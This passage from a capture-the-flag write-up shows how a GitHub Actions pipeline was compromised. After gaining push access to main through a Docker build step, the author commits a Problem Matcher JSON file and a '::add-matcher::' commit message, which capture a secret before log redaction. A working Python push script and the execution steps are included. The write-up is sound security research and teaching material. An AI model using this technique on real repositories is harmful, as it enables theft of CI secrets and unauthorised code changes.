 Figure 6: The prerelease workflow successfully triggered and executing the Docker build step
The worfklow logs confirmed successful execution:
 Figure 7: Logs from the execution of the Docker build step
Verification
The push succeeded, and test.txt appeared on the main branch with the commit message “Update configuration” attributed to w0j73k. This confirmed that:
- The symlink successfully redirected Docker’s build context
- The
.git/directory was accessible inside the container - The GITHUB_TOKEN had sufficient permissions to push to main
- We achieved arbitrary code execution in the context of the main branch
Listing files in the main branch
 Figure 8: Codespaces terminal showing test.txt successfully present on the main branch after pulling latest changes
With main branch write access established, we can now proceed to extract the flag secret.
Stage 3: Extracting the flag
With write access to the main branch established, we can now target the flag.yml workflow, which contains the challenge flag:
name: Get Flag

on: pull_request_target

jobs:
  flag:
    if: contains(github.event.pull_request.labels.*.name, 'flag')
    runs-on: ubuntu-24.04
    timeout-minutes: 1
    permissions:
      contents: read
    steps:
      - uses: actions/checkout@v5
      - name: Message
        run: |
          echo "Your last words before not getting the flag:"
          git show -1 -s --format=%s
      - name: Flag
        env:
          FLAG: ${{ secrets.FLAG }}
        run: echo "$FLAG"
The workflow triggers on pull requests labeled with flag and prints the secret to stdout. However, GitHub Actions automatically redacts secrets in workflow logs, displaying *** instead of the actual value. Simply triggering the workflow would not reveal the flag.
The Secret Redaction Problem
GitHub Actions employs a security mechanism that scans all workflow output for registered secrets and replaces them with asterisks before displaying logs. This means that even though the flag is echoed in the workflow, we would only see:
Run echo "$FLAG"
***
To extract the flag, we need a technique that captures the secret before GitHub’s redaction mechanism processes it.
Problem Matchers: The Exploitation Vector
GitHub Actions Problem Matchers are a feature designed to parse build output and highlight errors or warnings. They operate by applying regular expressions to workflow output and displaying matches in the Actions summary interface.
The critical detail: Problem Matchers execute before secret redaction in the workflow lifecycle. By examining the GitHub Actions Runner source code, we can confirm that Issue Matchers (the internal name for Problem Matchers) are applied to output before the secret masking step.
This timing creates an exploitation opportunity: if we register a Problem Matcher with a regex pattern matching the flag format, we can capture the secret before redaction occurs.
Problem Matcher Structure
Problem Matchers are defined in JSON format:
{
  "problemMatcher": [
    {
      "owner": "matcher-name",
      "pattern": [
        {
          "regexp": "^pattern$",
          "message": 1
        }
      ]
    }
  ]
}
The regexp field defines the pattern to match, and message specifies which capture group to display. Problem Matchers are activated using workflow commands—special strings in output that GitHub Actions interprets as instructions:
::add-matcher::path/to/matcher.jsonWhen this string appears in workflow output, GitHub Actions loads and activates the specified matcher file.
Exploiting the Commit Message
The flag.yml workflow includes a step that displays the latest commit message from the main branch:
- name: Message
  run: |
    echo "Your last words before not getting the flag:"
    git show -1 -s --format=%s
Since the workflow checks out main (not the PR branch), it will echo the most recent commit message on main. If we commit to main with the message ::add-matcher::matcher.json, the workflow will interpret this as a command and load our Problem Matcher before printing the flag.
Updated Script
We modify commit_main.py to create a Problem Matcher that captures the flag{...} format and commit with a message that activates it:
import os

os.system("cp -r /repo /tmp/workspace")
os.system("cd /tmp/workspace && git config --global user.name 'w0j73k' && git config --global user.email 'w0j73k@w0j73k.com'")
os.system("cd /tmp/workspace && git fetch && git switch main")

# Create problem matcher for flag{...} format
with open("/tmp/workspace/matcher.json", "w") as f:
    f.write("""{
  "problemMatcher": [
    {
      "owner": "flag-extractor",
      "pattern": [
        {
          "regexp": "^flag\\\\{(.*)\\\\}$",
          "message": 1
        }
      ]
    }
  ]
}""")

# Commit with workflow command in message
os.system("cd /tmp/workspace && git add matcher.json && git commit -m '::add-matcher::matcher.json' && git push origin main")
The regex pattern ^flag\\{(.*)\\}$ matches the flag format and captures the contents within the braces. The commit message ::add-matcher::matcher.json will be executed as a workflow command when displayed by flag.yml.
Execution Flow
The complete exploitation proceeds as follows:
- Update
commit_main.pyin the exploit branch with the Problem Matcher code - Commit and push to the exploit branch
- Trigger
prerelease.ymlby re-applying thereviewedlabel to the existing PR - The Docker build executes the updated script, pushing
matcher.jsonto main with the special commit message - Verify
matcher.jsonexists on main with commit message::add-matcher::matcher.json - Create a new pull request from exploit to main
- Apply the
flaglabel to triggerflag.yml - The workflow displays the commit message, activating the Problem Matcher
- The flag is echoed, and the matcher captures it before redaction
Triggering Flag Extraction
After updating and pushing the exploit branch, we removed and re-added the reviewed label to trigger prerelease.yml again. The workflow executed successfully.
We then created a new pull request and applied the flag label, triggering the flag.yml workflow:
 Figure 9: Flag workflow triggered
We also see the matcher.json in the main branch:
 Figure 9: matcher.json created in the main branch
The Problem Matcher captured the flag before GitHub’s redaction mechanism could process it, allowing the secret to be captured in plaintext and completely bypassing the intended security protection
References:
- https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Asi%20Greenholts%20-%20The%20GitHub%20Actions%20Worm%20Compromising%20GitHub%20repositories%20through%20the%20Actions%20dependency%20tree.pdf \
- https://github.blog/changelog/2020-10-01-github-actions-deprecating-set-env-and-add-path-commands/